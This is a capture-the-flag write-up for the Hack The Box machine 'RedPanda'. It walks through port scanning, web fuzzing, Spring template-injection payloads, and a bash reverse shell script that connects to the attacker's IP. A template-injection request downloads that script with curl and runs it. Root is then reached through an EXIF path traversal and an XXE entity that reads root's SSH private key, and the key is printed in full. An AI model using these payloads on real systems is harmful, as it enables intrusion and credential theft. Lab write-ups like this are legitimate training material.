RedPanda

By Praveen Kumar Sharma

For me IP of the machine is : 10.129.1.11
Lets try pinging it

```
ping 10.129.1.11 -c 5

PING 10.129.1.11 (10.129.1.11) 56(84) bytes of data.
64 bytes from 10.129.1.11: icmp_seq=1 ttl=63 time=130 ms
64 bytes from 10.129.1.11: icmp_seq=2 ttl=63 time=119 ms
64 bytes from 10.129.1.11: icmp_seq=3 ttl=63 time=97.0 ms
64 bytes from 10.129.1.11: icmp_seq=4 ttl=63 time=106 ms
64 bytes from 10.129.1.11: icmp_seq=5 ttl=63 time=156 ms

--- 10.129.1.11 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 96.956/121.438/155.881/20.513 ms
```

Alright, its online lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.129.1.11 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main) (16.985s)
rustscan -a 10.129.1.11 --ulimit 5000
------------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned ports so fast, even my computer was surprised.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.1.11:22
Open 10.129.1.11:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-23 19:30 IST
Initiating Ping Scan at 19:30
Scanning 10.129.1.11 [2 ports]
Completed Ping Scan at 19:30, 0.55s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:30
Completed Parallel DNS resolution of 1 host. at 19:30, 0.09s elapsed
DNS resolution of 1 IPs took 0.09s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:30
Scanning 10.129.1.11 [2 ports]
Discovered open port 8080/tcp on 10.129.1.11
Discovered open port 22/tcp on 10.129.1.11
Completed Connect Scan at 19:30, 0.25s elapsed (2 total ports)
Nmap scan report for 10.129.1.11
Host is up, received conn-refused (0.47s latency).
Scanned at 2024-10-23 19:30:23 IST for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
8080/tcp open  http-proxy syn-ack

Read data files from: /usr/bin/../share/nmap
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
8080/tcp open http-proxy syn-ack
```

Lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.129.1.11 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±4 (18.616s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.129.1.11 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-23 20:33 IST
Nmap scan report for 10.129.1.11
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http    Apache Tomcat (language: en)
|_http-title: Red Panda Search | Made with Spring Boot
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.57 seconds
```


Aggressive Scan

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open http Apache Tomcat (language: en)
|_http-title: Red Panda Search | Made with Spring Boot
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Now lets do some directory fuzzing

Directory Fuzzing

```
feroxbuster -u http://10.129.1.11:8080 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t
200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±5 (1m 15.64s)
feroxbuster -u http://10.129.1.11:8080 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.129.1.11:8080
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 📂 Scan Dir Listings     │ true
 🏁 HTTP methods          │ [GET]
 🔃 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        1l        2w        -c Auto-filtering found 404-like response and created new filter
405      GET        1l        3w      117c http://10.129.1.11:8080/search
500      GET        1l        1w       86c http://10.129.1.11:8080/error
200      GET      275l      763w     7549c http://10.129.1.11:8080/css/panda.css
200      GET       22l       41w      295c http://10.129.1.11:8080/css/main.css
200      GET       55l      119w     1543c http://10.129.1.11:8080/
200      GET       54l      102w      822c http://10.129.1.11:8080/css/stats.css
200      GET       32l       97w      987c http://10.129.1.11:8080/stats
[####################] - 74s    43016/43016   0s      found:7       errors:0
[####################] - 74s    43008/43008   579/s   http://10.129.1.11:8080/
```

Directories

200 GET 275l 763w 7549c http://10.129.1.11:8080/css/panda.css
200 GET 22l 41w 295c http://10.129.1.11:8080/css/main.css
200 GET 55l 119w 1543c http://10.129.1.11:8080/


```
200 GET 54l 102w 822c http://10.129.1.11:8080/css/stats.css
200 GET 32l 97w 987c http://10.129.1.11:8080/stats
```

Now lets see this web application now

Web Application

We know this is spring boot as nmap pointed it out already

Uhh lets search for something here



So my first thought here was to grab this request with burp then test for special characters here

So lets save this request

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±3 (0.049s)
cat search.req
```

```
File: search.req
1  POST /search HTTP/1.1
2  Host: 10.129.1.11:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 18
9  Origin: http://10.129.1.11:8080
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://10.129.1.11:8080/
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 name=FUZZ
```

Lets run this ffuf now for special characters

```
ffuf -request search.req -request-proto http -w
/usr/share/wordlists/seclists/Fuzzing/special-chars.txt -fs 724,727 -mc all
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main) (18.786s)
ffuf -request search.req -request-proto http -w /usr/share/wordlists/seclists/Fuzzing/special-chars.txt -fs 724,727 -mc all
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Host: 10.129.1.11:8080
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Origin: http://10.129.1.11:8080
 :: Header           : Sec-GPC: 1
 :: Header           : Referer: http://10.129.1.11:8080/
 :: Header           : Priority: u=0, i
 :: Data             : name=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 724,727
________________________________________________

%                       [Status: 400, Size: 288, Words: 31, Lines: 1, Duration: 2341ms]
~                       [Status: 200, Size: 755, Words: 159, Lines: 29, Duration: 2341ms]
$                       [Status: 200, Size: 755, Words: 159, Lines: 29, Duration: 3291ms]
\                       [Status: 500, Size: 298, Words: 32, Lines: 1, Duration: 3291ms]
)                       [Status: 500, Size: 298, Words: 32, Lines: 1, Duration: 2931ms]
'                       [Status: 200, Size: 728, Words: 156, Lines: 29, Duration: 3021ms]
&                       [Status: 200, Size: 1039, Words: 205, Lines: 34, Duration: 3021ms]
}                       [Status: 500, Size: 298, Words: 32, Lines: 1, Duration: 5557ms]
+                       [Status: 500, Size: 298, Words: 32, Lines: 1, Duration: 6625ms]
{                       [Status: 500, Size: 298, Words: 32, Lines: 1, Duration: 7305ms]
"                       [Status: 200, Size: 729, Words: 156, Lines: 29, Duration: 7352ms]
_                       [Status: 200, Size: 755, Words: 159, Lines: 29, Duration: 8751ms]
:: Progress: [32/32] :: Job [1/1] :: 1 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

The {} suggest there might be a SSTI lets find SSTI for Springboot Java
: https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#spring-framework-java

Spring Framework (Java)

```
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').
```

Bypass filters

Multiple variable expressions can be used, if `${...}` doesn't work try `#{...}`, `*{...}`, `@{...}` or `~{...}`.


- Read `/etc/passwd`

```
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java
```

- Custom Script for payload generation

```
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRunti
end_payload = '.getInputStream())}'

count = 1
for i in converted:
    if count == 1:
        base_payload += f"(T(java.lang.Character).toString({i}).concat"
        count += 1
    elif count == len(converted):
        base_payload += f"(T(java.lang.Character).toString({i})))"
    else:
        base_payload += f"(T(java.lang.Character).toString({i})).concat"
```

Now try the first one here



Now lets try to get a shell here
So the traditional wouldnt work as they contain so many special characters the way u do this is by making a file like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±3 (0.062s)
cat shell.sh
```

	File: shell.sh
1	#!/bin/bash
2	bash -i >& /dev/tcp/10.10.16.19/9001 0>&1

Now we make a server and put this file in /dev/shm or whatever

Request

Pretty Raw Hex

```
POST /search HTTP/1.1
Host: 10.129.1.11:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 172
Origin: http://10.129.1.11:8080
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.1.11:8080/search
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec("curl http://10.10.16.19:8000/shell.sh -o /dev/shm/shell.sh").getInputStream())}
```

MAKE SURE to URL encode this before sending

The same way make this executable and run it like this

Request

Pretty Raw Hex

```
1  POST /search HTTP/1.1
2  Host: 10.129.1.11:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
   Firefox/131.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 138
9  Origin: http://10.129.1.11:8080
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://10.129.1.11:8080/search
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 name=
   *{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getR
   untime().exec("/dev/shm/shell.sh").getInputStream())}
```

And we get our shell

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±6 (9m 22.08s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.129.1.11 33262
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
woodenk@redpanda:/tmp/hsperfdata_woodenk$ id
id
uid=1000(woodenk) gid=1001(logs) groups=1001(logs),1000(woodenk)
```

Lets upgrade it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±6 (9m 22.08s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.129.1.11 33262
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
woodenk@redpanda:/tmp/hsperfdata_woodenk$ id
id
uid=1000(woodenk) gid=1001(logs) groups=1001(logs),1000(woodenk)
woodenk@redpanda:/tmp/hsperfdata_woodenk$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<nk$ python3 -c 'import pty; pty.spawn("/bin/bash")'
woodenk@redpanda:/tmp/hsperfdata_woodenk$ ^Z
[1]  + 28222 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±6
stty raw -echo;fg
```

u can also type `export TERM=xterm` if u want but its good for me like this

And here is your user.txt

```
woodenk@redpanda:~$ ls -al
total 36
drwxr-xr-x 5 woodenk woodenk 4096 Jun 23  2022 .
drwxr-xr-x 3 root    root    4096 Jun 14  2022 ..
lrwxrwxrwx 1 root    root       9 Jun 14  2022 .bash_history -> /dev/null
-rw-r--r-- 1 woodenk woodenk  220 Jun 14  2022 .bash_logout
-rw-r--r-- 1 woodenk woodenk 3938 Jun 14  2022 .bashrc
drwx------ 2 woodenk woodenk 4096 Jun 23  2022 .cache
drwxrwxr-x 3 woodenk woodenk 4096 Jun 14  2022 .local
drwxrwxr-x 4 woodenk woodenk 4096 Jun 14  2022 .m2
-rw-r--r-- 1 woodenk woodenk  807 Jun 14  2022 .profile
-rw-r----- 1 root    woodenk   33 Oct 23 13:56 user.txt
woodenk@redpanda:~$
```

Vertical PrivEsc

Now i found that we are in the groups logs as well lets see file are owned by logs

```
woodenk@redpanda:~$ find / -group logs 2>/dev/null | grep -v "proc" | grep -v "home"
/opt/panda_search/redpanda.log
/tmp/hsperfdata_woodenk
/tmp/hsperfdata_woodenk/886
/tmp/tomcat.8080.1932280264812087780
/tmp/tomcat.8080.1932280264812087780/work
/tmp/tomcat.8080.1932280264812087780/work/Tomcat
/tmp/tomcat.8080.1932280264812087780/work/Tomcat/localhost
/tmp/tomcat.8080.1932280264812087780/work/Tomcat/localhost/ROOT
/tmp/tomcat-docbase.8080.2592587607628444587
/dev/shm/shell.sh
/credits
/credits/damian_creds.xml
/credits/woodenk_creds.xml
woodenk@redpanda:~$
```

Lets see this file

```
woodenk@redpanda:~$ cat /opt/panda_search/redpanda.log

woodenk@redpanda:~$
```

Nothing in this but this is the file that will contain all the request if we sent to this web server

Lets see where is this used in the code to figure out a way to privesc

```
woodenk@redpanda:/opt$ grep -R redpanda.log .
Binary file ./panda_search/target/classes/com/panda_search/htb/panda_search/RequestInterceptor.class matches
./panda_search/src/main/java/com/panda_search/htb/panda_search/RequestInterceptor.java:        FileWriter fw = new FileWriter("/opt/panda_search/redpanda.log", true);
Binary file ./credit-score/LogParser/final/target/classes/com/logparser/App.class matches
./credit-score/LogParser/final/src/main/java/com/logparser/App.java:        File log_fd = new File("/opt/panda_search/redpanda.log");
woodenk@redpanda:/opt$
```

So these two files here u can go through em if u want but im gonna point out what i understand from them

```
@Override
public void afterCompletion (HttpServletRequest request, HttpServletResponse response, Object handler, Exception ex) throws Exception {
    System.out.println("interceptor#postHandle called. Thread: " + Thread.currentThread().getName());
    String UserAgent = request.getHeader("User-Agent");
    String remoteAddr = request.getRemoteAddr();
    String requestUri = request.getRequestURI();
    Integer responseCode = response.getStatus();
    /*System.out.println("User agent: " + UserAgent);
    System.out.println("IP: " + remoteAddr);
    System.out.println("Uri: " + requestUri);
    System.out.println("Response code: " + responseCode.toString());*/
    System.out.println("LOG: " + responseCode.toString() + "||" + remoteAddr + "||" + UserAgent + "||" + requestUri);
    FileWriter fw = new FileWriter("/opt/panda_search/redpanda.log", true);
    BufferedWriter bw = new BufferedWriter(fw);
    bw.write(responseCode.toString() + "||" + remoteAddr + "||" + UserAgent + "||" + requestUri + "\n");
    bw.close();
```

So its extracting User-Agent, remoteAddr, requestUri and response code from this file that get saved to this

Lets see the other file now to understand more

```
public static void main(String[] args) throws JDOMException, IOException, JpegProcessingException {
    File log_fd = new File("/opt/panda_search/redpanda.log");
    Scanner log_reader = new Scanner(log_fd);
    while(log_reader.hasNextLine())
    {
        String line = log_reader.nextLine();
        if(!isImage(line))
        {
            continue;
        }
        Map parsed_data = parseLog(line);
        System.out.println(parsed_data.get("uri"));
        String artist = getArtist(parsed_data.get("uri").toString());
        System.out.println("Artist: " + artist);
        String xmlPath = "/credits/" + artist + "_creds.xml";
        addViewTo(xmlPath, parsed_data.get("uri").toString());
    }
```

So in this one it is getting the Artist from the metadata and saving it with ARTIST_creds.xml file

So what im thinking we can probably have some XXE we can try here cuz its dealing with xml

Few things also about the above one is that is is checking if the request was a image or not with isImage() lets see this here

```
public static boolean isImage(String filename){
    if(filename.contains(".jpg"))
    {
        return true;
    }
    return false;
}
```

So its just checking if its is jpg or not

Now lets exploit this

First lets grab a image i found this one here

Lets download this and look at its metadata

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±6 (0.127s)
exiftool shy.jpg

ExifTool Version Number         : 12.99
File Name                       : shy.jpg
Directory                       : .
File Size                       : 46 kB
File Modification Date/Time     : 2024:10:23 23:43:46+05:30
File Access Date/Time           : 2024:10:23 23:43:46+05:30
File Inode Change Date/Time     : 2024:10:23 23:43:46+05:30
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 1
Y Resolution                    : 1
Resolution Unit                 : None
Artist                          : damian
Y Cb Cr Positioning             : Centered
Image Width                     : 720
Image Height                    : 720
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 720x720
Megapixels                      : 0.518
```

And we have a artist here lets change it like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±4 (0.244s)
exiftool -Artist=../dev/shm/pks shy.jpg
    1 image files updated

~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±2 (0.094s)
exiftool shy.jpg
ExifTool Version Number         : 12.99
File Name                       : shy.jpg
Directory                       : .
File Size                       : 46 kB
File Modification Date/Time     : 2024:10:23 23:47:49+05:30
File Access Date/Time           : 2024:10:23 23:47:49+05:30
File Inode Change Date/Time     : 2024:10:23 23:47:49+05:30
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 1
Y Resolution                    : 1
Resolution Unit                 : None
Artist                          : ../dev/shm/pks
Y Cb Cr Positioning             : Centered
Image Width                     : 720
Image Height                    : 720
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
```

So its xml will i need to put at /dev/shm as pks_creds.xml
Lets change its name to pks.jpg and lets send this to the box

```
woodenk@redpanda:/dev/shm$ wget http://10.10.16.19/pks.jpg
--2024-10-23 18:20:50--  http://10.10.16.19/pks.jpg
Connecting to 10.10.16.19:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45724 (45K) [image/jpeg]
Saving to: ‘pks.jpg’

pks.jpg                                     100%[============================

2024-10-23 18:20:51 (143 KB/s) - ‘pks.jpg’ saved [45724/45724]

woodenk@redpanda:/dev/shm$ ls -al
total 52
drwxrwxrwt  3 root    root   100 Oct 23 18:20 .
drwxr-xr-x 18 root    root  3940 Oct 23 13:56 ..
drwx------  4 root    root    80 Oct 23 13:56 multipath
-rw-rw-r--  1 woodenk logs 45724 Oct 23 18:17 pks.jpg
-rwxrwxr-x  1 woodenk logs    54 Oct 23 16:21 shell.sh
woodenk@redpanda:/dev/shm$
```

And we need a xml file as well so i just grabbed /credits/damian_creds.xml and modified it a bit and saved it as pks_creds.xml

```xml
<?xml version="1.0" encoding="UTF-8"?>
<credits>
  <author>damian</author>
  <image>
    <uri>/img/angy.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/shy.jpg</uri>
    <views>1</views>
  </image>
  <image>
    <uri>/img/crafty.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/peter.jpg</uri>
    <views>0</views>
  </image>
  <totalviews>1</totalviews>
</credits>
~
~
```

Lets add a xxe template here from hacktricks

- **XXE Detection with Parameter Entities:** For detecting XXE vulnerabilities, especially when conventional methods fail due to parser security measures, XML parameter entities can be utilized. These entities allow for out-of-band detection techniques, such as triggering DNS lookups or HTTP requests to a controlled domain, to confirm the vulnerability.
  - `<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///etc/passwd" > ]>`
  - `<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://attacker.com" > ]>`

This should work lets add it

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///root/.ssh/id_rsa" > ]>
<credits>
  <author>pks</author>
  <image>
          <uri>/../../../../../../dev/shm/pks.jpg</uri>
    <views>0</views>
    <data>&xxe;</data>
  </image>
  <totalviews>1</totalviews>
</credits>
~
~
```

Now lets activate this like this

```
echo '304||10.10.16.19||Mozilla/5.0 (X11; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0||/../../../../../../dev/shm/pks.jpg' >
/opt/panda_search/redpanda.log
```

```
woodenk@redpanda:/dev/shm$ echo '304||10.10.16.19||Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0||/../../../../../../dev/shm/pks.jpg' > /opt/panda_search/redpanda.log
```

And now i waited a minute for this to work and we get the root key in the file now

```
woodenk@redpanda:/dev/shm$ cat pks_creds.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo>
<credits>
  <author>pks</author>
  <image>
    <uri>/../../../../../../dev/shm/pks.jpg</uri>
    <views>1</views>
    <data>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQAAAJBRbb26UW29
ugAAAAtzc2gtZWQyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQ
AAAECj9KoL1KnAlvQDz93ztNrROky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----</data>
  </image>
  <totalviews>2</totalviews>
</credits>
woodenk@redpanda:/dev/shm$
```

Now lets save this on our system and change the permissions

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±3 (2.427s)
vim root.key
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±4 (0.025s)
chmod 600 root.key
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±4 (0.041s)
cat root.key
```

```
File: root.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQAAAJBRbb26UW29
ugAAAAtzc2gtZWQyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQ
AAAECj9KoL1KnAlvQDz93ztNrROky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----
```

Now lets ssh in as root

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/RedPanda git:(main)±4 (5.249s)
ssh -i root.key root@10.129.1.11
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.11' (ED25519) to the list of known hosts.

root@redpanda:~ (0.09s)
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 23 Oct 2024 06:37:08 PM UTC

  System load:           0.0
  Usage of /:            81.3% of 4.30GB
  Memory usage:          64%
  Swap usage:            0%
  Processes:             216
  Users logged in:       0
  IPv4 address for eth0: 10.129.1.11
  IPv6 address for eth0: dead:beef::250:56ff:feb9:f18f


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


root@redpanda:~ (0.215s)
id

root@redpanda ~
```

And we are root here is your root.txt

```
root@redpanda ~ (0.306s)
ls -al
total 40
drwx------  6 root root 4096 Oct 23 13:56 .
drwxr-xr-x 20 root root 4096 Jun 23  2022 ..
